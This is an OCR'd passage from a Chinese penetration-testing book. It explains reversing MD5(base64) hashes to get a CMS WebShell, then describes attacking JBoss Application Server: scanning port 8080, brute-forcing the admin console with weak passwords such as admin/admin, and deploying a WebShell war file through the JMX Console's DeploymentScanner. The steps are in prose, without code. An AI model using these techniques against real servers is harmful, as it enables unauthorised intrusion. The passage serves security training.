


图 5-208　MD5 解密

5.15.7　MD5（base64）加密原理

后面通过在线生成 Hash 值（http://www.insidepro.com/hashes.php?lang=eng）然后按照上面的步骤重新进行测试，结果跟上面的测试吻合。因此我们可以推测出 MD5（base64）加密解密方法。

（1）MD5（base64）加密原理

（a）首先对字符串进行 MD5 加密 MD5（string）。

（b）然后对 MD5 加密后的字符串进行 base64 编码。

（2）MD5（base64）解密原理

（a）首先对 MD5（base64）进行 base64 解码。

（b）对 base64 解码后的值通过二进制方式进行读取，其结果应该为 32 位字符串。

（c）对获取的 32 位字符串进行 MD5 解密。

5.15.8 总结

在信息安全的领域，只有想不到的，没有做不到的，只要努力、坚持和不断尝试，终究会有所收获。通过对 MD5（base64）加密和解密原理的研究，最终成功获取了该 CMS 系统的 WebShell，如图 5-209 所示，网络攻防的最终就是技术的对抗！




图 5-209 成功获取该系统的 WebShell

5.16 JBoss Application Server 获取 WebShell

JBoss 是全世界开发者共同努力的成果，一个基于 J2EE 的开放源代码的应用服务器，而且 JBoss 代码遵循 LGPL 许可，可以在任何商业应用中免费使用它，而不用支付费用。2006 年，JBoss 公司被 Redhat 公司收购。JBoss 是一个管理 EJB 的容器和服务器，支持 EJB 1.1、EJB 2.0 和 EJB3.0 的规范。但 JBoss 核心服务不包括支持 Servlet/JSP 的 Web 容器，一般与 Tomcat 或 Jetty 绑定使用。JBoss 有下面一些优点。

1．JBoss 是免费的，开放源代码 J2EE 的实现，通过 LGPL 许可证进行发布。但同时也有闭源的，开源和闭源流入流出的不是同一途径。

2．JBoss 需要的内存和硬盘空间比较小。

3．安装便捷：解压后，只需配置一些环境变量即可。

4．JBoss 支持“热部署”，部署 BEAN 时，只复制 BEAN 的 JAR 文件到部署路径下即可自动加载它；如果有改动，也会自动更新。

5．JBoss 与 Web 服务器在同一个 Java 虚拟机中运行，Servlet 调用 EJB 不经过网络，从而大大提高运行效率，提升安全性能。

6．用户可以直接实施 J2EE-EAR，而不是以前分别实施 EJB-JAR 和 Web-WAR，非常方便。

7．JBoss 支持集群。

在很早以前曾经写过一篇有关通过 JBoss 获取 WebShell 的文章，这篇文章主要介绍如何获取 JBoss Application Server 的 Webshell，JBoss Application Server 简称 JBoss AS，即 JBoss 应用服务器。下面详细地讲解渗透方法和过程。

5.16.1 扫描 JBoss Application Server 端口

JBoss 默认采用 8080 端口，也可以自定义端口，通常为 80 和 8080 端口，扫描端口可以使用 Nmap 也可以使用 Jsky 自带的 IISPuter 进行扫描，通过扫描或者目标服务器开启 8080 端口，通过 IE 浏览器直接对该 IP 地址进行访问，如图 5-210 所示，获取了 JBoss AS 主界面，该界面与 JBoss 界面类似。




图 5-210 JBoss AS 主界面

在 JBoss AS 主要有两大类，一个是管理 JBoss AS 实例，另外一个是 JBoss AS 在线资源，在 JBoss AS 实例中共有四个选项。

（1）Administration Console：管理控制台，该控制台可以管理 JBoss AS 的所有应用，管理部署应用程序，单击该链接会出来一个登录窗口，如图 5-211 所示，在该登录窗口需要输入用户名和密码，验证正确后即可进行管理。如果在 JBoss AS 中未对管理台设置访问密码，则可以直接进入管理控制台。




图 5-211 JBoss AS 管理控制台

（2）JMX Console：JMX Console 是 JBoss 中的一个 Web 应用程序，它可以查看当前装载到 JBoss 服务器中的 MBeans、检查它们当前的状态、并用浏览器读取和写入它们的属性。单击该链接打开 JMX Console 的主界面如图 5-212 所示，可以看到 JMX Agent 的情况，也即部署的 war 程序详细情况，在该窗口还可以看到对象名称过滤器（Object Name Filter），按照不同名称查看 JBoss 的 Web 应用情况。对 JBoss 服务器的渗透的一个方法就是通过 jboss.deployment 下的 flavor=URL,type=DeploymentScanner 来添加一个可下载的 war 地址来部署，从而获得一个 WebShell。

（3）JBoss Web Console：JBoss Web Console 主要显示 JBoss 版本信息、JBoss 运行时间、主机 IP 地址、环境信息、硬件信息以及 JVM 硬件等信息。如图 5-213 所示，掌握这些信息在渗透过程非常有用。




图 5-212　JMX Console 主控制台




图 5-213　JBoss Web Console 主界面

（4）Tomcat status (full) (XML)：主要查看 Tomcat 的运行 status，可以看到目前正在网站运行的程序情况，如图 5-214 所示。




图 5-214 Tomcat status

5.16.2 通过 JBoss AS 部署 WebShell

1. 登录验证

通过 Administration Console 进入管理控制台，如图 5-215 所示，有些服务器设置了口令，不过该控制台可以进行暴力破解，可以尝试 admin/admin，admin/123456 等弱口令。

2. 查看 Web Application（WAR）

单击 JBossAS Servers 下的“Web Application（WAR）”，展开 WAR 的部署情况，如图 5-216 所示，显示所有已经部署的 war，管理人员可以通过这个来查看是否被人入侵过。




图 5-215 进入 JBoss AS 管理控制台

